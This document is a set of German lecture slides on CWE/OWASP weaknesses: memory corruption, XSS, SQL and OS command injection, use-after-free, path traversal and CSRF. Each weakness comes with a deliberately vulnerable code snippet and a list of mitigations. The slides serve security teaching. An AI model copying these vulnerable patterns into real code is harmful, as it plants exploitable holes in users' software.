CWE/OWASP

Dozent: Prof. Dr. Michael Eichberg
Kontakt: michael.eichberg@dhbw.de

Version: 1.2

Folien: [HTML] https://delors.github.io/sec-cwe-owasp/folien.de.rst.html
[PDF] https://delors.github.io/sec-cwe-owasp/folien.de.rst.html.pdf
Fehler melden: https://github.com/Delors/delors.github.io/issues

1. Relevante Schwachstellen (CWEs)

CWE-787: Out-of-bounds Write (Memory Corruption)

CWE Rank

Jahr	Position
2024	#2
2023	#1

CWE-787: Out-of-bounds Write (Memory Corruption)

Beschreibung: Es werden Daten hinter oder vor den Bereich des Puffers geschrieben.

Programmiersprachen:
C /C++

Wahrscheinlichkeit des Missbrauchs:
Hoch

Technische Auswirkungen:
Speichermodifikation; DoS: Crash, Beendigung oder Neustart; Ausführen von nicht autorisiertem Code oder Befehlen

Beispiel

```c
int id_sequence[3];

/* Populate the id array. */

id_sequence[0] = 123;
id_sequence[1] = 234;
id_sequence[2] = 345;
id_sequence[3] = 456;    // ← Out-of-bounds Write
```

1.1. memcpy()

```c
int returnChunkSize(void *) {

    /* if chunk info is valid, return the size of usable memory,
    * else, return -1 to indicate an error
    */
    ...
}

int main() {
    ...
    memcpy(destBuf, srcBuf, (returnChunkSize(destBuf)-1));
    ...
}
```

1.2. Implizite Annahmen

```c
void host_lookup(char *user_supplied_addr){
    struct hostent *hp;
    in_addr_t *addr;
    char hostname[64];
    in_addr_t inet_addr(const char *cp); // function prototype

    /* routine that ensures user_supplied_addr is in the right format for
    conversion */

    validate_addr_form(user_supplied_addr);
    addr = inet_addr(user_supplied_addr);
```

```
    hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
    strcpy(hostname, hp->h_name);
}
```

Auszug aus der Dokumentation von `gethostbyaddr`

> **Return Value**
>
> The `gethostbyaddr()` function return the `hostent` structure or a `NULL` pointer if an error occurs.
>
> —https://linux.die.net/man/3/gethostbyaddr

1.3. Abweichung von der Erwartung

```
char * copy_input(char *user_supplied_string){
    int i, dst_index;
    char *dst_buf = (char*)malloc(4*sizeof(char) * MAX_SIZE);
    if ( MAX_SIZE <= strlen(user_supplied_string) ) die("string too long");
    dst_index = 0;
    for ( i = 0; i < strlen(user_supplied_string); i++ ){
        if( '&' == user_supplied_string[i] ){
            dst_buf[dst_index++] = '&';
            dst_buf[dst_index++] = 'a'; dst_buf[dst_index++] = 'm';
            dst_buf[dst_index++] = 'p'; dst_buf[dst_index++] = ';';
        }
        else if ( '<' == user_supplied_string[i] ){ /* encode to &lt; */ }
        else dst_buf[dst_index++] = user_supplied_string[i];
    }
    return dst_buf;
}
```

1.4. Whitespace Bearbeitung

```
char* trimTrailingWhitespace(char *strMessage, int length) {
    char *retMessage;
    char message[length+1];                  // copy input string to a
    int index;                               //      temporary string
    for (index = 0; index < length; index++) { //
        message[index] = strMessage[index];  //
    }                                        //
    message[index] = '\0';                   //

    int len = index-1;                       // trim trailing whitespace
    while (isspace(message[len])) {          //
        message[len] = '\0';                 //
        len--;                               //
    }                                        //
    retMessage = message;
    return retMessage;                       // return trimmed string
}
```

Auszug aus der Dokumentation von `isspace()`

If an argument (character) passed to the `isspace()` function is a white-space character, it returns non-zero integer. If not, it returns 0.

1.5. „Widgets”

```
1  int i;
2  unsigned int numWidgets;
3  Widget **WidgetList;
4
5  numWidgets = GetUntrustedSizeValue();
6  if ((numWidgets == 0) || (numWidgets > MAX_NUM_WIDGETS)) {
7      ExitError("Incorrect number of widgets requested!");
8  }
9  WidgetList = (Widget **)malloc(numWidgets * sizeof(Widget *));
10 printf("WidgetList ptr=%p\n", WidgetList);
11 for(i=0; i<numWidgets; i++) {
12     WidgetList[i] = InitializeWidget();
13 }
14 WidgetList[numWidgets] = NULL;
15 showWidgets(WidgetList);
```

Mögliche Abhilfemaßnahmen

- Verwendung einer sicheren Programmiersprache (Java, Rust ...)
- Verwendung von Bibliotheken, die sicher(er) sind (z. B. `strncpy()` statt `strcpy()`)
- Kompilierung mit entsprechenden Flags, die entsprechende Prüfung aktivieren (z. B. `-D_FORTIFY_SOURCE=2`)
- Kompilierung als Position-Independent-Code

  Dies löst nicht das Problem, aber es macht es schwerer eine Schwachstelle auszunutzen.
- Statische Analyse Werkzeuge
- Dynamische Analyse Werkzeuge (z. B. *Fuzzing*, *Fault Injection*, ...)

CWE-79: Improper Neutralization of Input During Web Page Generation (*Cross-site Scripting* or *XSS*)

CWE Rank

Jahr	Position
2024	#1
2023	#2

CWE-79: *Cross-site Scripting*

Kurzbeschreibung: Nutzereingaben werden nicht oder falsch bereinigt, bevor sie in die Ausgabe eingefügt werden, die als Webseite für andere Benutzer verwendet wird.

Wahrscheinlichkeit des Missbrauchs: Hoch


Technische Auswirkungen: Speichermodifikation; DoS: Crash, Beendigung oder Neustart; Ausführen von nicht autorisiertem Code oder Befehlen

Betrifft: Zugriffskontrolle, Vertraulichkeit


Typen: Stored XSS (Typ 2), Reflected XSS (Typ 1), DOM-based XSS (Typ 0)

Durch eine XSS Lücke werden häufig Informationen abgegriffen (z. B. Session Cookies). Allerdings ist es ggf. auch möglich, dass der Angreifer die Session des Nutzers übernimmt und sich als dieser ausgibt.

CWE-79: *Cross-site Scripting*: Stored XSS (Typ 2)




CWE-79: *Cross-site Scripting*: Reflected XSS (Typ 1)



Reflected XSS ist häufig schwerer auszunutzen, da der Angreifer den Nutzer dazu bringen muss, einen Link zu klicken, der den Angriffsvektor enthält. Bei Stored XSS ist dies nicht notwendig, da der Angriffsvektor bereits auf dem Server gespeichert ist.

CWE-79: *Cross-site Scripting*: Dom-based XSS (Typ 0)



Dom-based XSS ist am schwersten Auszunutzen, da der Angreifer den Nutzer dazu bringen muss den Schadcode in die Informationen einzubringen, die von dem Script verarbeitet werden (z. B. durch das Eingeben in ein Formular).

1.6. XSS Typ 1 (Php)

```
# Rückgabe einer Willkommensnachricht basierend auf dem
# HTTP Get username Parameter
$username = $_GET['username'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

1.7. XSS Typ 2 (JSP)

```
<%  String eid = request.getParameter("eid");
    Statement stmt = conn.createStatement();
    ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
    if (rs != null) {
        rs.next();
        String name = rs.getString("name");
    }
%>

Employee Name: <%= name %>
```

1.8. XSS Typ 2 (PHP)

```
$username = mysql_real_escape_string($username);
$fullName = mysql_real_escape_string($fullName);
$query = sprintf('Insert Into users (uname,pwd,fname) Values ("%s","%s","%s")',
                $username,
                crypt($password),
                $fullName) ;
mysql_query($query);
...
```

CWE-79: *Cross-site Scripting*:

Abhilfemaßnahmen, Erkennung und Abwehr

Eingabevalidierung

!! Wichtig

Prüfe jeden Input!

Prüfung, dass alle auf dem Client durchgeführten Prüfungen auch auf dem Server vorgenommen werden.

Cookies Verwendung

- Verringerung der Angriffsfläche mit dem Ziel möglichst wenig Daten in Cookies etc. zu speichern.
- Verwendung von HttpOnly Cookies (d. h. Cookies, die nicht über JavaScript ausgelesen werden können).

Entwicklungszeit

- Beherzigen von Best Practices (XSS Prevention Cheat Sheet)
- Verwendung von geprüften/sicheren APIs
- Statische Analyse Werkzeuge

Setzen der CSP (Content Security Policy)[1]

1. Definition der CSP

HTTP Header:

```
Content-Security-Policy:
default-src 'self'; script-src 'self'
```

HTML Meta-Tag:

```
<meta http-equiv="Content-Security-Policy"
      content="default-src 'self'">
```

2. Wichtige Direktiven

default-src Fallback für alle Ressourcentypen	**script-src** JavaScript-Quellen (inline & extern)	**style-src** CSS-Stylesheets und Styles	**img-src** Bilder und Favicons
connect-src AJAX, WebSocket, fetch()-Verbindungen	**font-src** Web Fonts	**frame-src** iFrames und eingebettete Inhalte	**media-src** Video & Audio

---

CSP

- CSP erlaubt die Kontrolle darüber, welche Ressourcen, insbesondere auch JavaScript-Ressourcen, ein Dokument laden darf.
- Auswirkungen & Schutz

  ✓Schutz vor XSS: Blockiert unerlaubte Inline-Scripts und externe Scripts von

nicht-vertrauenswürdigen Quellen.

- ✓Data Injection Prevention: Verhindert Einschleusung von bösartigen Inhalten durch strikte Kontrolle erlaubter Ressourcen-Quellen.
- ✓Clickjacking-Schutz: `frame-ancestors` kontrolliert, wo die Seite in Frames eingebettet werden darf.

  ```
  Content-Security-Policy: frame-ancestors 'none'
  ```

- ✓Violation Reporting: ~~report-uri oder~~ report-to: Verstöße werden an definierte Endpunkte gemeldet.
- ✓HTTPS-Erzwingung: `Content-Security-Policy: upgrade-insecure-requests`: HTTP wird automatisch zu HTTPS aufgewertet.

- Empfehlung: Starten Sie mit `report-only` Mode, um Auswirkungen zu testen.

```
Content-Security-Policy-Report-Only: <policy>
```

---

[1] (Dies löst nicht das Problem, minimiert aber ggf. die Auswirkungen!)

CWE-89: Improper Neutralization of Special Elements used in an SQL Command (*SQL Injection*)

CWE Rank

Jahr	Position
2024	#3
2023	#3

CWE-89: *SQL Injection*

Kurzbeschreibung: Ein SQL-Befehl wird ganz oder teilweise unter Verwendung extern beeinflusster Eingaben von einer vorgelagerten Komponente erzeugt. Dabei werden aber spezielle Elemente nicht oder falsch bereinigt, die den beabsichtigten SQL-Befehl verändern könnten, wenn er an eine nachgelagerte Komponente gesendet wird.

Wahrscheinlichkeit des Missbrauchs: Hoch

Technologie: Datenbanken

Betrifft: Zugriffskontrolle, Vertraulichkeit, Integrität

1.9. MS SQL

```
SELECT ITEM,PRICE
    FROM PRODUCT
    WHERE ITEM_CATEGORY='$user_input'
    ORDER BY PRICE
```

Warnung

MS SQL hat eine eingebaute Funktion, die es erlaubt Shell Befehle auszuführen. Diese Funktion kann auch in einem SQL Statement verwendet werden.

1.10. PHP

```
$id = $_COOKIE["mid"];
mysql_query(
    "SELECT MessageID, Subject FROM messages WHERE MessageID = '$id'"
);
```

Abhilfemaßnahmen und Erkennung

- Verwendung von geprüften/sicheren APIs
- Verwendung von *Prepared Statements*
- Datenbank nur mit den notwendigen Rechten betreiben
  (*Principle of Least Privilege*)
- Sollte es notwendig sein einen dynamischen SQL Befehl zu erstellen, dann sollten geprüfte Escapefunktionen verwendet werden
- Statische Analyse Werkzeuge
- ggf. Application-level Firewall einsetzen

CWE-416: Use After Free (UAF)

CWE Rank

Jahr	Position
2024	#8
2023	#4

CWE-416: Use After Free

Kurzbeschreibung: Referenzierung von Speicher nach der Freigabe kann dazu führen, dass ein Programm abstürzt, unerwartete Werte verwendet oder Code ausführt.

Wahrscheinlichkeit des Missbrauchs: Hoch

Programmiersprachen: C, C++

Betrifft: Verfügbarkeit, Vertraulichkeit, Integrität

Beispiel

```
char* ptr = (char*)malloc (SIZE);
if (err) { abrt = 1;
           free(ptr); }
```

```
// ... Somewhere else in the code:
char* otherPtr = (char*)malloc (SIZE);
otherPtr* = <HACKER CONTROLLED VALUE>; ...
```

```
if (abrt) { // Next: use of ptr after free which uses the hacker controlled value
            logError("operation aborted before commit", ptr); }
```

※ Hinweis

Ziel ist es im Allgemeinen eine Referenz auf einen interessanten Speicherbereich zu erhalten, der bereits freigegeben wurde und dann den Inhalt dieses Speicherbereichs auszulesen bzw. zu manipulieren, um die nächste Verwendung zu kontrollieren.

1.11. *Memoryallocation* in C

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#define BUFSIZER1 512
int main(int argc, char **argv) {
    char *buf1R1, *buf2R1, *buf2R2;
    buf2R1 = (char *) malloc(BUFSIZER1);
    printf("buf2R1     -> %p\n",buf2R1);
    free(buf2R1);
    printf("[FREED]       %p\n",buf2R1);
    buf2R2 = (char *) malloc(BUFSIZER1);
    strncpy(buf2R2, argv[1], BUFSIZER1-1);
    printf("buf2R2     -> %p\n",buf2R2);
    printf("buf2R2     =  %s\n",buf2R2);
    printf("!!! buf2R1 =  %s\n",buf2R1);
    free(buf2R2);
}
```

Fragen:

1. Wird dieses Program bis zum Ende laufen oder abstürzen?
2. Welche Ausgabe erzeugt das Programm?
3. Ist die Ausgabe bei jedem Lauf gleich?

1.12. CVE-2006-4997 IP over ATM clip_mkip dereference freed pointer

```
// clip_mkip (clip.c):
    198 static void clip_push(struct atm_vcc *vcc,struct sk_buff *skb) {
    ...
    234         memset(ATM_SKB(skb), 0, sizeof(struct atm_skb_data));
    235         netif_rx(skb);
    236 }
    ...         // PROBLEMATIC CODE STARTS HERE:
    510         clip_push(vcc,skb);
    511         PRIV(skb->dev)->stats.rx_packets--;
    512         PRIV(skb->dev)->stats.rx_bytes -= len;

// netif_rx (dev.c):
    1392 int netif_rx(struct sk_buff *skb) {
    ...
    1428        kfree_skb(skb);     //drop skb
    1429        return NET_RX_DROP;
```

Abhilfemaßnahmen und Erkennung

- Wahl einer sicheren Programmiersprache (z. B. RUST)
- explizites `NULL` setzen, nachdem der Speicherbereich freigegeben wurde
- Fuzzing
- Statische Analyse Werkzeuge

Empfohlene Lektüre: One day short of a full chain: Real world exploit chains explained
(In Teil 1 wird eine UAF Schwachstelle genutzt.)

CWE-78: Improper Neutralization of Special Elements used in an OS Command (*OS Command Injection*)

CWE Rank

Jahr	Position
2024	#7
2023	#5

CWE-78: *OS Command Injection*

Kurzbeschreibung: Alles oder zumindest ein Teil eines Betriebssystembefehls hängt von extern beeinflussten Eingaben ab. Es erfolgt jedoch keine Bereinigung spezieller Elemente, die den beabsichtigten Betriebssystembefehl verändern könnten.

Wahrscheinlichkeit des Missbrauchs: Hoch

Betrifft: Verfügbarkeit, Vertraulichkeit, Integrität

Arten:

1. Ein bestimmtes Program wird ausgeführt und die Nutzerdaten werden als Parameter übergeben.
2. Die Anwendung bestimmt basierend auf den Nutzerdaten welches Program mit welchen Parametern ausgeführt wird.

1.13. OS Command Injection in Java

```
...
String btype = request.getParameter("backuptype");
String cmd = new String(
    "cmd.exe /K \"c:\\util\\rmanDB.bat "
    + btype +
    "&&c:\\utl\\cleanup.bat\"")

System.Runtime.getRuntime().exec(cmd);
...
```

Abhilfemaßnahmen und Erkennung

- Verwendung von geprüften/sicheren APIs.
- Anwendung bzw. Befehl nur mit den notwendigen Rechten betreiben (*Principle of Least Privilege*) bzw. in einer Sandbox ausführen.
- Statische Analyse Werkzeuge
- Dynammische Analyse in Kombination mit Fuzzing
- Manuelle Code Reviews/Statische Analyse
- ggf. Application-level Firewall einsetzen

CWE-20: Improper Input Validation

CWE Rank

Jahr	Position
2024	#12
2023	#6

CWE-20: Improper Input Validation

Kurzbeschreibung: Empfangene Eingaben oder Daten werden nicht nicht oder falsch validiert in Hinblick darauf, dass die Eingaben die Eigenschaften haben, die für eine sichere und korrekte Verarbeitung der Daten erforderlich sind.

Wahrscheinlichkeit des Missbrauchs:
Hoch

Betrifft: Verfügbarkeit, Vertraulichkeit, Integrität

Anwendungsbereiche:

- Rohdaten - Strings, Zahlen, Parameter, Dateiinhalte, etc.
- Metadaten - Information über die Rohdaten, wie zum Beispiel *Header* oder Größe

Zu verifizierende Werte und Eigenschaften

Größen: Z. B. Länge, Häufigkeit, Preis, Rate, Anzahl der Vorgänge, Zeit usw.

Implizite oder abgeleitete Größen:
Z. B. die tatsächliche Größe einer Datei anstelle einer angegebenen Größe.

Indizes*: Offsets oder Positionen in komplexeren Datenstrukturen.

Schlüssel: Z. B. von Hashtabellen oder assoziativen Feldern.

Syntaktische Korrektheit:
Übereinstimmung mit der erwarteten Syntax.

Konsistenz: Z. B. zwischen den Rohdaten und Metadaten oder zwischen Referenzen.

Semantische Korrektheit:
Z. B. Konformität mit domänenspezifischen Regeln, z. B. Geschäftslogik.

Authentizität:
Z. B. von kryptografischen Signaturen.

O'Reilly ist keine SQL Injection

◎ Beobachtung

Ein Name wie `O'Reily` stellt ein Problem dar, wenn er in ein SQL Statement eingefügt wird, sollte jedoch von der Anwendung verarbeitet werden können und die Eingabevalidierung passieren.

※ Hinweis

Die Validierung muss immer in Hinblick auf den Kontext erfolgen.

1.14. Partielle Validierung in C

```c
#define MAX_DIM 100
int m,n, error; /* m,n = board dimensions */
board_square_t *board;
printf("Please specify the board height: \n");
error = scanf("%d", &m);
if ( EOF == error ) die("No integer passed!\n");
printf("Please specify the board width: \n");
error = scanf("%d", &n);
if ( EOF == error ) die("No integer passed!\n");
if ( m > MAX_DIM || n > MAX_DIM ) die("Value too large!\n");

board = (board_square_t*) malloc( m * n * sizeof(board_square_t));
...
```

Warnung

Ein vergleichbares Problem ist auch in sicheren Programmiersprachen möglich.

Abhilfemaßnahmen und Erkennung

- (begrenzt) Statische Analyse Werkzeuge
- Manuelle statische Analyse insbesondere in Hinblick auf die zugrundeliegende Semantik
- Dynamische Analyse mit Fuzzing

CWE-125: Out-of-bounds Read

CWE Rank

Jahr	Position
2024	#6
2023	#7

CWE-125: Out-of-bounds Read

Kurzbeschreibung: Daten vor oder nach einem Puffer werden gelesen.

Wahrscheinlichkeit des Missbrauchs: Hoch

Programmiersprachen: C, C++

Betrifft: Vertraulichkeit

Auswirkungen: Umgehung von Schutzmaßnahmen; Lesen von Speicher

---

Die Ausnutzung dieser Schwachstelle ist häufig schwierig, da nicht immer bekannt ist welche und wie viele Daten gelesen werden können. Es kann allerdings möglich sein Speicheradressen auszulesen. Dies kann ggf. genutzt werden, um Mechanismen wie ASLR zu umgehen.

1.15. Partielle Validierung in C

```c
int getValueFromArray(int *array, int len, int index) {
    int value;

    // check that the array index is less than the maximum length of the array
    if (index < len) {
        // get the value at the specified index of the array
        value = array[index];
    }
    // if array index is invalid then output error message
    // and return value indicating error
    else {
        printf("Value is: %d\n", array[index]);
        value = -1;
    }
    return value;
}
```

Abhilfemaßnahmen und Erkennung

- eine sichere Programmiersprache verwenden
- Fuzzing
- Statische Analyse Werkzeuge welche Kontroll- und Datenflussanalyse durchführen

CWE-22: Improper Limitation of a Pathname to a Restricted Directory (*Path Traversal*)

CWE Rank

Jahr	Position
2024	#5
2023	#8

CWE-22: *Path Traversal*

Kurzbeschreibung: Externe Eingaben werden für die Konstruktion eines Pfadnamens verwendet, der eine Datei oder ein Verzeichnis identifizieren soll, das sich unterhalb eines eingeschränkten übergeordneten Verzeichnisses befindet. Eine Bereinigung spezieller Elemente innerhalb des Pfadnamens erfolgt jedoch nicht ordnungsgemäß, was dazu führen kann, dass der Pfadname zu einem Ort außerhalb des eingeschränkten Verzeichnisses aufgelöst wird.

Wahrscheinlichkeit des Missbrauchs: Hoch

Betrifft: Vertraulichkeit, Integrität, Verfügbarkeit

1.16. *Path Traversal* aufgrund fehlender Validierung

PHP

```php
<?php
$file = $_GET['file'];
include("/home/www-data/$file");
?>
```

1.17. *Path Traversal* aufgrund partieller Validierung

Perl

```perl
my $Username = GetUntrustedInput();
$Username =~ s/\.\.\///;                # Remove ../
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Java

```java
String path = getInputPath();
if (path.startsWith("/safe_dir/")) {
    File f = new File(path);
    f.delete()
}
```

Schwachstellen leichtgemacht: verwirrende Python API[2]

```python
import os
import sys
def main():
filename = sys.argv[1]
path = os.path.join(os.getcwd(),
                    filename)
try:
    with open(path, 'r') as f:
    file_data = f.read()
except FileNotFoundError as e:
    print("Error - file not found")

# do something with file_data
```

Dokumentation os.path.join

Join one or more path components intelligently. The return value is the concatenation of path and any members of *paths with exactly one directory separator following each non-empty part except the last, meaning that the result will only end in a separator if the last part is empty. *If a component is an absolute path [...], all previous components are thrown away and joining continues from the absolute path component.*

—Python 3.11.7

Abhilfemaßnahmen und Erkennung

- Eingabe vollständig validieren; zum Beispiel über kanonische Pfade
- Sandboxen
- Umgebung härten
- Bei Fehlerausgaben darauf achten, dass keine Informationen über das Dateisystem preisgegeben werden
- den Code mit minimalen Rechten ausführen

---

[2] Verwirrende APIs gibt es in praktischen allen Sprachen!

CWE-352: Cross-Site Request Forgery (*CSRF*)

CWE Rank

Jahr	Position
2024	#4
2023	#9

CWE-352: Cross-Site Request Forgery

Kurze Beschreibung:

Die Webanwendung prüft nicht bzw. kann nicht prüfen, ob eine Anfrage absichtlich von dem Benutzer gestellt wurde, von dessen Browser sie übermittelt wurde.
D. h. eine CSRF Schwachstelle nutzt das Vertrauen aus, das eine Webseite in den Browser eines Nutzers hat. Bei einem CSRF-Angriff wird ein legitimer Nutzer von einem Angreifer dazu gebracht, ohne sein Wissen eine Anfrage zu übermitteln, die er nicht beabsichtigt hat und auch nicht bemerkt.


Missbrauchswahrscheinlichkeit:

Mittel

Auswirkung: Hängt von den Nutzerrechten ab

Ausmaß: Vertraulichkeit, Integrität, Verfügbarkeit

Ursprüngliche Form



Hintergrundwissen

Ursprünglich (d. h. für Cookies ohne modernes SameSite Attribut) war es so, dass ein Browser, immer wenn auf einen Seite zugegriffen wurde (z. B. mittels POST/GET Requests oder Fetch Zugriffe), dieser alle aktuellen Cookies bzgl. der Zieldomain mitgesendet hat. Dies galt unabhängig vom Browsertab/der Website aus dem der Zugriff heraus erfolgte. Dies konnte eine Angreiferwebseite im Rahmen von Cross-Site Request Forgery Attacken ausnutzen, um authentifizierte Aktionen im Namen des Opfers auszuführen.

Cross-Site Request Forgery (CSRF) in 2023

> Fiber ist ein von Express inspiriertes Web-Framework, das in Go geschrieben wurde. In der Anwendung wurde eine Cross-Site Request Forgery (CSRF)-Schwachstelle entdeckt, die es einem Angreifer ermöglicht, beliebige Werte zu injizieren und bösartige Anfragen im Namen eines Benutzers zu fälschen. Diese Schwachstelle kann es einem Angreifer ermöglichen, beliebige Werte ohne Authentifizierung einzuschleusen oder verschiedene böswillige Aktionen im Namen eines authentifizierten Benutzers durchzuführen, wodurch die Sicherheit und Integrität der Anwendung gefährdet werden kann. Die Schwachstelle wird durch eine unsachgemäße Validierung und Durchsetzung von CSRF-Tokens innerhalb der Anwendung verursacht.
>
> —CVE-2023-45128 (übersetzt mit DeepL)

CVE-2023-45128

Bemerkung

Identifizierte Schwachstellen: *CWE-20* Improper Input Validation, *CWE-807* Reliance on Untrusted Inputs in a Security Decision, *CWE-565* Reliance on Cookies without Validation and Integrity Checking, *CWE-352* Cross-Site Request Forgery

Standardtechniken, die CSRF in 2023 verhindern *sollen*

- Same-site Cookies (für Authentifizierung)
- CSRF-Tokens, wenn diese die folgenden Eigenschaften haben:
  - Einmalig pro Nutzersession
  - Geheim
  - nicht vorhersagbar (z. B. eine sehr große, sicher erzeugte Zufallszahl)
- Validierung des Referer-Header
